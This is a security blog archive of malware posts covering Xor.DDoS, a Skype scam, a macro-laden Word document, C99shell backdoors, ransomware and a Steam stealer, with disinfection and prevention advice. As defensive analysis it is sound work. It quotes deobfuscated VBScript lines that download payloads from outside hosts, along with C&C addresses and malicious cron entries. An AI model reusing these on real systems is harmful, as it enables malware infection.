Friday, 25 September 2015

Notes on Linux/Xor.DDoS


In this post we'll be focusing on a certain kind of malware: Linux/Xor.DDoS (also known as DDoS.XOR or Xorddos). As usual, we'll break the post down in several points:

Background
Diagnosis
Analysis
Disinfection
Prevention
Conclusion

The variant discussed in this blog post is an older variant, so certain infection mechanisms may have changed, as well as C&C's. The point of this post is to familiarize yourself with ELF malware in a better way - how to diagnose, analyse, remove and finally prevent malware from infecting your Linux machines. A lot of malware is going around and it's not (all) exclusively for Windows machines.


Background
You may have heard about Linux/Xor.DDoS already, a Linux Trojan with rootkit capabilities (belonging to the category of 'ELF malware'). What exactly is an ELF file? According to Wikipedia:

In computing, the Executable and Linkable Format (ELF, formerly called Extensible Linking Format) is a common standard file format for executables, object code, shared libraries, and core dumps.
Source
In other words: ELF is to Linux as PE (.exe, .com, .scr, ...) is to Windows and Mach-O to OS X.

There's a nice mini poster available by Corkami as well:

(Source)


More information about the ELF format can also be found at the Resources section.

If you haven't heard about Linux/Xor.DDoS itself already, be sure to read the initial post by MalwareMustDie uncovering this malware:
Fuzzy reversing a new China ELF "Linux/XOR.DDoS"

In short: Xor.DDoS is a multi-platform, polymorphic malware for Linux OS and its ultimate goal is to DDoS other machines. The name Xor.DDoS stems from the heavy usage of XOR encryption in both malware and network communication to the C&Cs (command and control servers).

There have been other write-ups about this malware as well, which will be mentioned throughout this article or referenced in the Resources section.


Diagnosis
How do you know you're infected with Xor.DDoS?

First and foremost (and obviously), you'll be conducting DDoS attacks from your machine(s) to targets chosen by the malware authors.

Sending of large SYN packets (Source)


You may use netstat to print any current network/internet connections. Use tcpdump to get a more detailed analysis of which packets you are sending out.


Secondly, another indication is seeing processes running with random names and sudden new executable files created in /etc/init.d/ or /usr/bin/ (see example below). New entries will be/are added to your crontab as well (/etc/crontab).

Malware running and its related files


You may use any command based on top or on ps to check for running malicious processes. We will see more in the Disinfection part of this blog post.

Thirdly, if you are running the standard OpenSSH server you may see an unauthorised but successful login and immediate logout afterwards.
(Source)


These symptoms should be very clear, even more so if you've already implemented several measures to protect yourself from potential intruders. If not, then it'll be harder to track the infection origin as well. (but more often than not the SSH credentials of the root users are brute forced.)

To ensure your machines will not get pwned, be sure to read the Prevention part of this blog post.


Analysis
First off, we have to identify how the malware entered the system. Usually, a weak root password is used (like admin or 123456, see here for a list of tried passwords. Note: huge .txt file!) or the attackers are brute forcing their way in. (brute forcing the SSH credentials of the root user) Another, but less common possibility, is exploiting a vulnerable service that you have running (Apache for example).

This figure is an excellent visual representation on how it all happens:

(Source)


This variant copies itself over to /lib/libgcc.so, then creates a copy in /etc/init.d and a symbolic link to /usr/bin. Afterwards a new cron script is created and added to the crontab.

We will now take a look at one of the samples created - named bmtsfnlgxu.
(SHA1: b34b6f0ec42a0153c043b0665ec47bf6e5aac894)

Easiest way on Linux is to just use the "file" command:


We can see it's an ELF 32-bit executable for i386 - and it's not stripped.

Why is that last part important? strip allows you to remove symbols and sections from choosen files, which in turn makes it harder to reverse engineer (disassemble) as well. In this case, the file doesn't seem to be stripped, great! For example, we can see the source files and get an idea of what this malware does:
(this will also be shown later on in the video below, using IDA)


Moving on, we will start by using readelf for some further investigation of the file. We know, thanks to the file command, it's an ELF 32-bit executable for i386. Using readelf and parameter -h we will be able to gather more information:


This gives us more information already, for example; the magic (7F 45 4C 46 for ELF files, 4D 5A for MZ files)  2's complement, little endian,  the exact type of the file (an executable; other types for ELF files may be a relocatable file, a shared object, a core file or processor specific) but most importantly here being the Entry point address, or the start of the program.

In regards to readelf, using parameter -a we can dump a ton of information, you can find the output of this command on our malware on Pastebin: Xor.DDoS - "readelf -a" output

Note that VirusTotal has added (since November 2014) detailed ELF information in reports as well, which is more or less similar to readelf's output.

To disassemble the file, we can use objdump which allows us to disassemble only those sections which are expected to contain instructions (-d parameter) or to disassemble the contents of all sections (-D parameter).


However, to dive a bit deeper into the malware code, we will be using IDA, a multi-processor disassembler and debugger and Radare, a well-known (portable) reversing framework. Note that it will still be a quick glance, as MalwareMustDie has already reported extensively  about it as well [1][2][3][4]. Note also that it's always a good idea to analyse malware in a virtual environment (VM).

We will be using both tools on Windows, but you can just as easily run them on Linux or Mac.

I've made an instruction video on how to use IDA Pro Free to take a quick peek into the file discussed:


Download IDA Pro Free for Windows from here. If you're interested in working more with IDA, there's a handy list of IDA plugins available here.


... And just the same for Radare, where we will discover a bit more - namely the C&C of the malware:


Download radare2 for Windows from here. More documentation about Radare can be found here. There's also a handy cheat sheet available here.

Note that the Xor.DDoS variant discussed in this blog uses 2 XOR keys for its (network) communication, they are the following:

  • BB2FA36AAA9541F0
  • ECB6D3479AC3823F


If you like GUIs, then I have another useful utility: ELFparser. It will perform a scoring based on several factors, such as shell commands, HTTP functionality and process manipulation. For example, for our file:


You can see it's scored pretty highly. I wonder what it has to say about the hardcoded IP addresses..:

You can also see 8.8.8.8, Google's DNS server
and likely used to resolve the C&C domains


Great, it was able to extract our C&C servers:
103.25.9.228 - VirusTotal - IPvoid - DomainTools (whois)
103.25.9.229 - VirusTotal - IPvoid - DomainTools (whois)

Using ELFparser you can also look at the ELF header, sections, but also all of its capabilities like Information Gathering and Network Functions for example. It's a handy second-opinion tool.

Finally, one last tool which should not be missed when analysing ELF files: a sandbox. We will be using detux, a multiplatform Linux sandbox.

Connections to wangzongfacai.com and dsaj2a1.org


You have Network Analysis (IPs connected and DNS queries) and Static Analysis (Elf Info and Strings). In our example we have connections to wangzongfacai.com, not an unfamiliar domain. View the complete report made by Detux on our file here.

It's worth noting that several months ago, I already sent a file to Detux (and VirusTotal) which yielded similar results:

3000uc.com, another familiar player - and again dsaj2aX


Detux report of that file here. When I sent the latter file to VirusTotal several months ago, it only had 12 detections, after re-submitting it had 19 detections. That's better but we're still not there.
Just a visual representation of detection difference. Read this for info.


You may find an overview of all gathered files as well as most common/recurring domains and their IPs they connect to/download from here, available via AlienVault's OTX.

That's it for our Analysis section, let's move on to Disinfection.


Disinfection
Most importantly, you'd of course like to remove/disinfect this malware completely. Some pointers:

  • Identify malicious processes: run ps ef (ps stands for process status) to see which processes are running. Alternatively, you can use top or again ps with other parameters, for example ps ej or ps aux for a more complete, human readable table. Look for processes with random names; in our example it started with S90 and random letters afterwards, linked to files with all random names, as is the case in our example malware named bmtsfnlgxu.

    Once you've identified the malicious process(es), you can use the following command to find related files as well: for pid in $(ps -C -o pid=); do ls -la /proc/$pid/fd; done
    Where is the name of the suspicious process. This command will display any open, related files. For example, for bmtsfnlgxu it would be:
    for pid in $(ps -C bmtsfnlgxu -o pid=); do ls -la /proc/$pid/fd; done


  • Identify malicious files: look for newly created files in /etc/init.d/, /boot/ and /usr/bin/. Again, look for files with random names. You may also use the command ls -lat | head to view recently changed files.

    Check your crontab (/etc/crontab). Delete the malicious cron jobs, more specifically the cron.hourly jobs and in the case of Xor.DDoS they will be the following:

    */3 * * * * root /etc/cron.hourly/cron.sh
    */3 * * * * root /etc/cron.hourly/udev.sh

    Delete these two lines from your crontab. Don't forget to save. Delete the related files, located in /etc/cron.hourly. In our case, their content was as follows:

    cron.sh


         udev.sh


As said earlier, delete these files manually, as well as the file(s) mentioned in the scripts. (in this case: /lib/libgcc.so.bak, /lib/libgcc.so and /lib/libgcc4.4.so.) Note that these files are not related to GCC's runtime library and thus can be safely deleted. It's just another way how the malware tries to hide itself.

Also double-check there are no malicious files or scripts in /etc/rc.d. If so, remove them as well.


  • Stop and kill malicious processes: identify the parent process; usually it will be the one consuming the most CPU (which you can verify using any of the earlier commands, top being the easiest). Firstly, be sure to stop the parent process and wait for the child processes to die. Use the command: kill -STOP $pid

    When the child processes are dead, kill the parent by using: kill -9 $pid
    Note:
    in case you see any other malicious processes, go through the last 2 commands again.

  • Delete any leftover malicious files: locations where the malware may reside have been indicated before, but to be complete:

    / (root directory, in rare cases)
    /bin/
    /boot/
    /etc/init.d/
    /etc/rc.d
    /etc/rcX.d (where X is a number)
    /lib/
    /lib/udev/
    /sbin/
    /tmp/
    /usr/bin/

That's it. Some additional tips and tricks: 
  • Use rm -rf to permanently remove a file. Be careful with this command.
  • Having troubles removing a file? Are you root? If not, try killing a process or deleting a file using root by prepending sudo before your command. For example: sudo kill -STOP $pid
  • Malicious process keeps coming back? Go over the steps again, but this time note down where the malware resides. Make that directory and its files unmodifiable by making use of the chattr command. For example, malware is being recreated in /usr/bin/. Use the command: chattr -R +i /usr/bin/ Then, stop the parent, wait for the children to die and kill the parent. Remove the files. Don't forget to use chattr again after you cleaned the infection. (in our example: chattr -R -i /usr/bin/)

    It's also possible the malware is temporarily storing files into /tmp/ while you are trying to kill its processes. When that happens, use the same chattr command on the /tmp/ directory and start over. If you are in doubt, use that chattr command on all aforementioned directories and start over. Very important: do not forget to use chattr -R -i on them afterwards!
  • In rare cases, the attacker may still be connected to your box. If possible, cut the internet connection and go over the disinfection steps. If this is not possible, firstly stop SSH by entering the command:
    sudo /etc/init.d/ssh stop

    Then, use iptables to drop any connection to the IPs the malware is connecting to (use netstat for example, see also Diagnosis) and to drop any connection from the attacker or cybercriminal. How to do this:

    In our example, we learned that our C&C's were 103.25.9.228 and 103.25.9.229. Thus, type or copy/paste these 2 commands:
    iptables -A OUTPUT -d 103.25.9.228 -j DROP
    iptables -A OUTPUT -d 103.25.9.229 -j DROP


    To block connection(s) from the attacker (you can find the attacker's IP using netstat for example):
    iptables -A INPUT -s $attackerIP -j DROP

    Don't forget to save your freshly created iptables rules by using the command
    /etc/init.d/iptables save

    Afterwards, change all passwords. (SSH, your user, root)

Best case scenario here is obviously:

  • restoring from a backup 
  • if the machine is virtual, restore to a previous snapshot
When you have either of these available, don't forget to change all passwords afterwards to prevent re-infection - and patch your machine(s)!

Some Xor.DDoS variants may also incorporate a rootkit. In that case, hope you have a "best case scenario" available to you. Once a box is fully compromised, it may be hard to reinstate it back to normal or its original state.

For double-checking for rootkits and other malware, you may want to check out chkrootkit or alternatively, rkhunter. Additionally, you may download and install an antivirus, for example ClamAV.

If you perform manual clean-up as indicated above and have confirmed all is in order again, you can install ClamAV and perform an extra scan to be sure. Better be safe than sorry. Then, follow the prevention tips below to stay safe.


Prevention
  • Use strong passwords for SSH or use keys instead of passwords for authentication. You can read how to do that here. In the unlikely event of you not needing SSH to a particular machine, disable it on that machine by:
    sudo apt-get remove openssh-server


    To disable it from starting up you can use:
    update-rc.d -f ssh remove
  • Don't open the incoming SSH port (default 22) to ANY, but rather restrict it to trusted IP addresses.
  • For more information about safely using SSH, see: SSH: Best practices
  • Use a strong firewall. In Linux there are many options, iptables is a solid choice. A good basic iptables howto can be found here. In a network or if you need to protect several machines, you may want to consider a seperate hardware appliance as your firewall/UTM/... of choice.
  • Iptables can do a very decent job once properly configured. In case you want to do less manual work, I advise to check out sshguard or artillery. Both can monitor and alert you when something funky happens. In the context of our blog post, it also looks for & protects against SSH bruteforce attempts. Another application to consider is fail2ban. An additional tool is snort. For more information about these tools, refer to their pages.
  • Consider using SELinux. Security-Enhanced Linux is a compulsory access control security mechanism provided in the kernel.

  • Consider locking down cron jobs to only certain users. To deny all users from using cron you can use:
    echo ALL >>/etc/cron.deny
  • Consider disabling remote root login. Read how to do that here.
  • If you browse a lot, consider using NoScript as well.
  • Keep your software and applications up-to-date, as on any system.
  • Consider installing an antivirus as second opinion or at least as an additional layer. This is not a necessity but may come in handy. I recommend ClamAV.
  • Don't forget to protect other appliances that may be running on *nix systems, for example your router (and nowadays, IoT devices). Upgrade the firmware as soon as possible and change the default root/admin password(s). Install updates/patches for your particular firewall/UTM/... as well.
  • For even more (general) tips on hardening your Linux system (not against Xor.DDoS in particular):
    20 Linux Server Hardening Security Tips


Conclusion
Don't be fooled: Linux malware very much exists and starts to become more prevalent. Other prevalent Linux malware nowadays is:

  • Every ELF malware made by the ChinaZ actor or group (Linux/ChinaZ.DDoS, Linux/Kluh, ...)
  • Linux/Aes.DDoS (Dofloo, MrBlack)
  • Linux/Bash0day (Shellshock, Bashdoor)
  • Linux/BillGates (Gates.B)
  • Linux/Elknot (DnsAmp)
  • Linux/GoARM (Ramgo, Goram)
  • Linux/IptabLes and Linux/IptabLex


Note that this list is not complete and new ELF malware may pop up every day. (it's not a question of if, but when it will pop up) You can find a list of (interesting) Linux malware here.

Hopefully you have learned new things along the way of this blog post. For any specific questions, don't hesitate to leave a comment or contact me on Twitter: @bartblaze

To conclude this blog post, some acknowledgements and resources/references:

Acknowledgements

My colleague from Panda France, Julien Gourlaouen for informing me about this incident.

Everyone who helped, helps and will help in battling creators of ELF malware, in particular @MalwareMustDie for their excellent research and increasing awareness about these threats.

Last but not least, thank you for reading my blog post. 


Resources

AlienVault - Xor.DDoS hashes, IPs and domains (see also related pulses)
Avast -  Linux DDoS Trojan hiding itself with an embedded rootkit
Cisco -  Threat Spotlight: SSHPsychos
FireEye - Anatomy of a Brute Force Campaign: The Story of Hee Thai Limited
KernelMode - Linux/Xor.DDoS (samples)
KernelMode - List of Linux Malware
MalwareMustDie - Fuzzy reversing a new China ELF "Linux/XOR.DDoS"
MalwareMustDie - Linux/XorDDoS infection incident report (CNC: HOSTASA.ORG)
MalwareMustDie - A bad Shellshock & Linux/XOR.DDoS CNC "under the hood"
MalwareMustDie - Polymorphic in ELF malware: Linux/Xor.DDOS
Yale - ELF Format (PDF)

Thursday, 9 July 2015

Scams spreading through Skype


I got a message today on Skype to check out an eBay page with my name on. Sounds great!

Hey $name! Look http://www.ebay.com/new/$username


Another example is:


However, the link was not exactly pointing to eBay:

Not eBay, but what appears to be google.dj


Turns out the actual link behind the eBay one is pointing to:


What follows after is for tracking and to disable the Redirect notice message from Google. For those who are curious, google.dj is a legitimate website of Google for the African country Djibouti.

The what seems to be random numbers is actually just hex for:


When you click the link, you will simply do a Google search for that webpage and visit it. This does not mean google.dj is compromised in any way. As an example, you can use the same link but instead use google.com instead of google.dj.

On the lengthy site mentioned above, you'll get a Javascript which you can view on this Pastebin link:
Scams spreading through Skype
(In short, it does a simple math.random method to serve you a slightly different website each time.)


Fiddler capture


Eventually, you'll end up on a typical weight loss scam website:

Obviously not the real Women's Health website


Trying to leave the website


Long story short.....


Prevention

Install the WOT extension into your browser. (Compatible with most modern browsers)
WOT is a community-based tool and is therefore very useful for these kinds of scams, whereas other users can warn you about the validity.

Use a strong password for Skype and anything else for that matter.

Don't click on "funny" links. A trick is to "hover" on the link to reveal the actual website behind it.


Disinfection

Close your browser.

Change your Skype password immediately. How do I change my password?

If the message came from an unknown contact, How do I report abuse by someone in Skype?

If the message came from a friend, be sure to notify him/her and to follow the steps in this post.

To be sure, you can always run a scan with your favorite antivirus and/or antimalware product. (however, I have not seen any malware in this particular campaign)


Conclusion

In the past, malware has spread via Skype, but this is the first time I'm seeing a scam presented in this way. I have contacted Skype to ask how they were able to hide the actual website behind the eBay link, as I do not know - if you do, be sure to let me know in the comments.

Also, follow the steps above to stay safe.

Friday, 8 May 2015

New malicious Office docs trick


It all starts with the 1,000,000th usual spam mail in your inbox:

Have you received an order form? No.


The content is as follows:


Dear,

We have received your order form [AY19358KXN]  and we thank you very much. Our sales department informs us that they are able to dispatch your stock by the end of next week following your packing instructions.

As agreed, we have arranged transport. We are sending herewith a copy of our pro-forma invoice.

The consignment will be sent as soon as the bank informs us that the sum is available. We hope you will be satisfied with the fulfilment of this order and that it will be the beginning of a business relationship to our mutual benefit.


Attached is a DOC file with (surprise) a macro attached. However, the method's different than usual:


In the past, there have been some other new tricks as well, for example:
Analyzing an MS Word document not detected by AV software
XML: A New Vector For An Old Trick
Malware authors go a step further to access bank accounts

In regards to any Office files, you can simply open the file in Notepad++ for example and you'll see the .mso appended at the end. The new thing here is that it's a Word MHTML file with macro(s).

Using olevba (by @decalage2), we can extract and automatically decode the .mso object - which contains a bunch of (what appears to be) random gibberish:

Function that "Returns the character associated with the specified character code"


You can use the ASCII character code chart to figure out what this malware is doing exactly, for example the first line Chr$(104) & Chr$(116) & Chr$(116) & Chr$(112) is simply "HTTP".

Another option is to use a Python program made by Xavier Mertens, deobfuscate_chr.py.
You can find a Pastebin here with the extracted + deobfuscated macro.


Short analysis of this .doc file using olevba


Other tools are available as well, for example oledump and emldump from Didier Stevens.

Emldump + passing through oledump extracted a malicious link


Now, what happens when you execute this malicious Word file?

Oops, seems macros are disabled :)


If macros are enabled, or you choose to enable the macro in that document, a Pastebin download link was opened and the file was executed. Process flow is:

Word document -> download VBS from Pastebin -> Execute VBS -> Downloads & executes EXE file -> Downloads & executes another EXE file.

Visually, you might get either of these images:

dim JHyygUBjdfg: Set JHyygUBjdfg = createobject(Microsoft.XMLHTTP )
dim jhvHVKfdg: Set jhvHVKfdg = createobject(Adodb.Stream )
JHyygUBjdfg.Open GET , http://savepic.org/7260406.jpg


dim sdfsdfsdf: Set sdfsdfsdf = createobject(Microsoft.XMLHTTP )
dim dsfsdfsdfg: Set dsfsdfsdfg = createobject(Adodb.Stream )
sdfsdfsdf.Open GET , http://savepic.net/6856149.jpg


Dropper, payload, related files:

AY19358KXN.doc (original file)
SHA1: b2c793b1cf2cf11954492fd52e22a3b8a96dac15
VirusTotal

Extracted macro (I named it AY.vb)
SHA1: 79b0d7a7fe917583bc4f73ce1dbffc5497b6974d
VirusTotal

JGuigbjbff3f.vbs (dropped VBscript file)
SHA1: c8a914fdc18d43aabbf84732b97676bd17dc0f54
VirusTotal
Deobfuscated VBscript

o8237423.exe (dropper)
SHA1: 7edc7afb424e6f8fc5fb5bae3681195800ca8330
VirusTotal

DInput8.dll (payload)
SHA1: 8bfe59646bdf6591fa8213b30720553d78357a99
VirusTotal


Prevention


Conclusion

It seems obvious that malware authors are keeping up-to-date with the latest news and as such adapting their campaigns as well. Better be safe than sorry and don't trust anything sent via email. ;-)

If you're in an organisation, you might want to consider blocking the execution of all macros (or only allow the ones that are digitally signed if there's really no other choice) by using GPO.

You can find those templates here:

Note: starting from Office 2010, macros are disabled by default.


Resources


Tuesday, 3 March 2015

C99Shell not dead


I recently got contacted on Twitter in regards to a hacked webpage:


After I received the files two things became apparent:

- the webserver (and thus the website) was infected with C99shell
- the webserver was infected with other PHP backdoors

PHP/c99shell or simply c99shell should be well known by now - it is a PHP backdoor that provides a lot of functionality, for example:

- download/upload files from and to the server (FTP functionality)
- run shell commands
- full access to all files on the hard disk
- ...

In short, it can pretty much do everything you want, which results in end-users getting malware onto their systems and/or data getting stolen and/or personal information compromised.

There's an excellent blog post over at Malwaremustdie in regards to C99shell, you can read it here:
How EVIL the PHP/C99Shell can be? From SQL Dumper, Hacktools, to Trojan Distributor Future?


Now, here's one of the files gathered from the webserver:


It's heavily obfuscated as one would expect; after some deobfuscating/decoding we get:


It also has a nice web interface:


Seems like we are dealing with a slightly updated version of C99shell, version 2.1:


And last but not least, some functionality:


You can find the decoded C99shell backdoor on Pastebin:
Decoded PHP/c99shell

Detections aren't too great for this PHP backdoor, but it surely has improved since Malwaremustdie started blogging about it, some VirusTotal results: 0, 1, 2.


As I mentioned before, other PHP backdoors were present, for example:


After some manual decoding, we turn up with the following interesting line:
getenv(HTTP_X_UP_CALLING_LINE_ID);

Another example:
getenv(HTTP_X_NOKIA_ALIAS);

The "x-headers" HTTP_X_UP_CALLING_LINE_ID and HTTP_X_NOKIA_ALIAS are actually part of WML, the Wireless Markup Language.

Thus, this PHP backdoor seems specifically designed to target mobile users. I've put a copy of the script in screenshot above on Pastebin as well:
Unknown PHP backdoor

Darryl from Kahu Security has written an excellent post on how to manually decode this kind of PHP obfuscation: Deobfuscating a Wicked-Looking Script

If you have any information on what kind of PHP backdoor this might be (if not generic), feel free to let me know.


Prevention

This shouldn't be repeated normally, but I will again just for good measure:

  • Create back-ups regularly! Yes, even for your website.
  • Keep your CMS up-to-date; whether you use WordPress, Joomla, Drupal, ... 
  • Keep your installed plugins up-to-date. Remove any unnecessary plugins.
  • Use strong passwords for your FTP account(s), as well as for your CMS/admin panel login.
  • Use appropriate file permissions - meaning don't use 777 everywhere. (seriously, don't)
  • Depending on how you manage your website - keep your operating system up-to-date and, if applicable, install and update antivirus software.
  • Consider using a tool like Splunk to monitor your access logs. 
  • Consider installing a security plugin. For WordPress, you have a plugin called All In One WordPress Security which has a ton of options to better secure your website.Don't forget to keep this one up-to-date as well.

More (extended) tips can be found over at StopBadware:
Preventing badware: Basics

There are also guides available on how to harden your specific CMS installation, for example:

WordPress: Hardening WordPress
Joomla: Security Checklist/Joomla! Setup
Drupal: Writing secure code


Disinfection

What if your website's already been hacked and serving up malware to the unknowing visitor? Best practice is to simply take your website offline and restore from an earlier back-up. (don't forget to verify if your back-up isn't infected as well!)

If that's not a possibility for whatever reason, you'll first need to find where any malicious code was injected (or created) on your website, or how it was infected in the first place.

An easy way would be to simply check all recently changed files on your web server. However, those dates can be altered. So what's a better alternative? You can comb over the files one by one, or you can use an online tool to check your website.

A short overview:

http://sitecheck.sucuri.net/
You can use Sucuri's SiteCheck to quickly spot if they detect any malware, see if you're blacklisted and, the most useful part in this case is to check whether or not you have any outdated plugin or CMS running - as well as a list of links.

http://aw-snap.info/file-viewer/
Use Redleg's file viewer to easily see if any malicious iframes have been injected - you can even choose which Referrer and User Agent should be used (some malware requires you to visit the site via a specific Referrer or User Agent).

http://www.rexswain.com/httpview.html
Useful additional tool to Redleg's file viewer. Allows you to only fetch headers of a website, or fetch both header and content.

http://jsunpack.jeek.org/
Excellent tool in case any malicious Javascript (iframe) is injected into any of your web server files. Less intuitive, but provides a great overview.

http://urlquery.net/
Excellent tool and more graphical as opposed to JSunpack - especially useful is to see if any IDS was triggered as well as JavaScript and HTTP Transactions.

https://www.virustotal.com/
As usual, VirusTotal is a great resource as well - it can pinpoint which Antivirus (if any) is triggering an alert related to your website.

https://hackertarget.com/wordpress-security-scan/
Online WordPress Security Scanner to test vulnerabilities of a WordPress installation. Checks include application security, WordPress plugins, hosting environment and web server.

https://github.com/nbs-system/php-malware-finder
NBS System's PHP Malware Finder does its very best to detect obfuscated/dodgy code as well as files using PHP functions often used in malwares/webshells.

https://github.com/sullo/nikto
Nikto web server scanner.

If nothing is found using any of these tools, but you are still receiving reports from either blacklists (eg. Google) or users, you'll have to manually go over all your files to see if any code was attached.

If you're hosting a web server yourself, you obviously know where you've installed it, so be sure to check in there. If you're not sure where it's installed, may want to look in any of these default locations, if they exist:

Linux:
  • /var/www/
  • /var/www/html
  • var/lib/tomcat7/webapps
Windows:
  • C:\inetpub
  • C:\inetpub\wwwroot\
  • ...


 Another method (and obviously not foolproof) is to copy over all your files to a Windows system and scan them with an antivirus. An example of such antivirus, which works on both Linux and Windows, is ClamAV. I think you're starting to realize why back-ups are important.

If you had any outdated plugins running, chances are very high the backdoor or script was created/added in that specific directory. For example for WordPress this is typically:
/www/wp-content/plugins/

You can also install a plugin for your CMS which can scan your web server for any infected files. (Which is ironic, but might still do the trick should you not be able to find anything manually.)

Last but not least: check your access logs! See any unauthorized (FTP) logins for example? Take a look in any of these locations:

  • /var/log/httpd 
  • var/log/nginx  
  • /var/log/apache
  • /var/log/apache2


You may also want to take a peek in:
/var/log

Contact your hosting provider - they might be able to provide you with assistance.

If you're still stuck, feel free to shoot me an email or contact me on Twitter. Otherwise, contact one of X companies which can help you assist in clean-up.

Don't forget: after clean-up, reset all your passwords (and don't use the same for everything) and follow the prevention tips above, or you'll simply get infected again.
Additionally, always install relevant security patches or updates for your operating system if you are hosting the web server yourself.


Conclusion

C99shell is obviously not dead and neither are other PHP backdoors - or any other malware for that matter. Securing your website is not only beneficial for you, but also for your customers and other visitors. This blog post should have provided you with the essentials on securing your website and cleaning it up should it ever be infected

Repeating: best practice is to take it offline and restore from a back-up.


Resources

For webmasters:
StopBadware - My site has badware
Google - If your site is infected
Redleg - If you're having redirects ("Google says my site is redirecting to a malicious or spam site.")

For researchers:
Online JavaScript Beautifier - http://jsbeautifier.org/
PHP Formatter - http://beta.phpformatter.com/
Kahu Security tools - http://www.kahusecurity.com/tools/
(for this specific blog post, PHP Converter is a must-use and very effective tool)
Base 64 Decoder - http://www.opinionatedgeek.com/dotnet/tools/Base64Decode/

Above list is obviously my own personal flavor, feel free to leave a comment with your favorite tool.

Friday, 13 February 2015

Yet another ransomware variant


The blog post of today is a bit different than usual, as you can read the full post on the Panda Security blog. Read it here: Yet another ransomware variant

In this post I'm simply adding some additional information and repeating the most important points.

So, there's yet another ransomware variant on the loose. You may call this one Chuingam (chewing gum?) ransomware or Xwin ransomware - pointing to respectively the file with this string 'Chuingam' dropped, or in the latter case the folder on C:\ it creates. Or just another (skiddie) Generic Ransomware.

In the blog post above, I discuss the methodology to encrypt files it uses and how it creates your own personal key, as well as the ransom message and how to recover files (if you're lucky & fast enough).

pgp.exe (PGP) is used to generate the public RSA key. Since pgp.exe requires the RAR password, this is temporarily stored in the file "filepas.tmp" - which is overwritten and deleted, so no chance to recover this file.
 

process flow graph of pgp.exe (made using procDOT)


As a note; it will (try to) encrypt any and all files with the following extensions:
jpg, jpeg, doc, txt, pdf, tif, dbf, eps, psd, cdr, tst,  MBD, xml,  xls, dwg, mdf, mdb, zip, rar, cdx, docx, wps, rtf, 1CD, 4db, 4dd, adp, ADP, xld, wdb, str, pdm, itdb, pst, ptx, dxg, ppt, pptx

If you've been infected with this ransomware, best thing to do is to either restore from a backup or try to restore previous files (also known as shadow copies).

For additional information in regards to this specific ransomware, refer to:
Yet another ransomware variant

For any further background information on ransomware or further prevention & disinfection advice, I refer to my Q&A on ransomware.


IOCs
Hashes (SHA1)
88039ecb68749ea7d713e4cf9950ffb2947f7683
7e1dd704684f01530307f81bbdc15fe266ffd8db

Domains/IPs
corplawersp.com
5.63.154.90

Sunday, 16 November 2014

Malware spreading via Steam chat

If you're only interested in how to remove this malware from your machine or other tips and prevention advise, click here. In case you have questions, issues or doubts, feel free to leave a comment and I'll be happy to help or answer any questions you may have. (you may have to click 'Load more...' or 'Loading...' to view all comments)


Today I was brought to the attention of a Tumblr post - apparently there's malware doing the rounds making use of Steam chat, (adding Steam friends and) spamming Steam users.

Example message:
"karpathos" sending a bit.ly link (Image source)


Onyx is right, the link's indeed phishy and uses bit.ly (a URL shortener) to trick users into clicking it. Remember the worm that spread via Skype and Messenger last year? (reference here and here) This is a similar campaign.


Setup

Someone adds you on Steam, you accept and immediately a chat pops up as similar to above.

Alternatively someone from your friends list already got infected and is now sending the same message to all his/her friends.

The bit.ly link actually refers to a page on Google Drive, which immediately downloads a file called IMG_211102014_17274511.scr, which is in fact a Screensaver file - an executable.
The file is shared by someone named "qwrth gqhe". Looks legit.

Note that normally, the Google Drive Viewer application will be shown and this will allow you to download the .scr file. In this case, the string "&confirm=no_antivirus" is added to the link, which means the file will pop-up immediately asking what to do: Run or Save.
(and in some cases download automatically)

At time of writing, the file is actually still being hosted by Google Drive. I have reported it however.

Afterwards, you're presented with the screensaver file which has the following icon:
Image of IMG_211102014_17274511.scr file


Opening the file will result in installing malware on your system, which will steal your Steam credentials.


Technical details

IMG_211102014_17274511.scr

Original Filename: wrrrrrrrrrrrr.exe

Type: PE32 executable for MS Windows (GUI) Intel 80386 32-bit Mono/.Net assembly
SHA1: 7d0575a883fed7a460b49821c7d81897ae515d43
VirusTotal: link


Connects to:
185.36.100.181


Server in Czech Republic. VirusTotal reference


Downloads and executes:
temp.exe

Type: PE32 executable for MS Windows (GUI) Intel 80386 32-bit Mono/.Net assembly

SHA1: cd9b3bf5c8d70e833b5c580c9b2fc1f3e5e4341e
VirusTotal: link


Interesting information in the debug path, note the "steamstealer" string. Screenshot via PeStudio


Remediation

What if you clicked the link and executed the file? Follow these steps:


  • Exit Steam immediately
  • Open up Task Manager (CTRL + SHIFT + ESC) and find a process called temp.exe, wrrrrrrrrrrrr.exe, vv.exe or a process with a random name, for example 340943.exe or a process similar to the file you executed
  • Launch a scan with your installed antivirus
  • Launch a scan with another, online antivirus or install & scan with Malwarebytes
  • When the malware has been disinfected or deleted, change your Steam password - if you use the same password for other sites, change those as well
  • De-authorize any unknown machines, read how to do that here:
    Family Library Sharing User Guide
  • Verify none of your Steam items are missing - if so, it is advised to reinstall Steam as well.
    Note: move the Steamapps folder (default on C:\Program Files\Steam\Steamapps) outside of the Steam directory to prevent your games from being deleted
  • Contact Steam/Valve in order to get your items back:
    Send a ticket to Steam support


Prevention
  • Be wary when someone new or with Level 0 adds you on Steam and immediately starts sending links
  • In fact, don't click on links someone unknown sends to you
  • If you receive a link which is a URL shortener (bit.ly or goo.gl for example), you can use GetLinkInfo to see the real URL
  • If you did click the link, don't open or execute anything else - just close the webpage (if any) or cancel the download
  • By default, file extensions are not shown. Enable 'Show file extensions' to see the real file type. Read how to do that here
  • Install WOT - WOT is a community-based tool and is therefore very useful for those fake screenshot websites, whereas other users can warn you about the validity.
  • Follow the tips by Steam itself to further protect your account:
    Account Security Recommendations
  • If you trade a lot or want to check if a Steam account has a bad reputation, you can use SteamRep:
    https://steamrep.com/
  • SteamRep has also set up a Safe Trading Practices guide.
  • Consider setting up the Steam Guard Mobile Authenticator (2FA).
  • There's a useful guide in preventing scams on this Reddit link as well.
  • For sysadmins/network administrators, I have created an IOC on AlienVault OTX with all known (to me at least) SteamStealer IPs.


    Conclusion 


